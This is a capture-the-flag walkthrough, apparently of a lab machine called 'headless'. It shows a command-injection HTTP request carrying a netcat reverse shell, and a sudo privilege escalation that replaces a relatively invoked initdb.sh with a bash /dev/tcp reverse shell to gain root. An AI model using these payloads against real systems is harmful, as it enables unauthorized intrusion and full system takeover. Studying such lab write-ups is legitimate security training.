


```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: http://10.10.11.8:5000
Connection: close
Referer: http://10.10.11.8:5000/dashboard
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Upgrade-Insecure-Requests: 1

date=|rm+-f+/tmp/f%3bmknod+/tmp/f+p%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+69+>/tmp/f
```




```
┌──(moghees㉿kali)-[~/lab/headless]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.8] 59784
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(dvir) gid=1000(dvir) groups=1000(dvir),100(users)
$ █
```

Privilege Escalation




```
bash-5.2$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
bash-5.2$ █
```

- We can run syscheck with sudo privileges. If we read the code of syscheck, we can see it executes **initdb.sh**.




```
bash-5.2$ cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /us
r/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
bash-5.2$ 
```




```
bash-5.2$ find / -name initdb.sh 2>/dev/null
/dev/shm/initdb.sh
/home/dvir/initdb.sh
/home/dvir/app/initdb.sh
```

- Changing the content of initdb.sh, we can get reverse shell as root.



```
bash-5.2$ echo "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1" > /home/dvir/initdb.sh
```



```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.8] 50334
bash: cannot set terminal process group (1366): Inappropriate ioctl for device
bash: no job control in this shell
root@headless:/home/dvir# cd
cd
root@headless:~# cat root.txt
```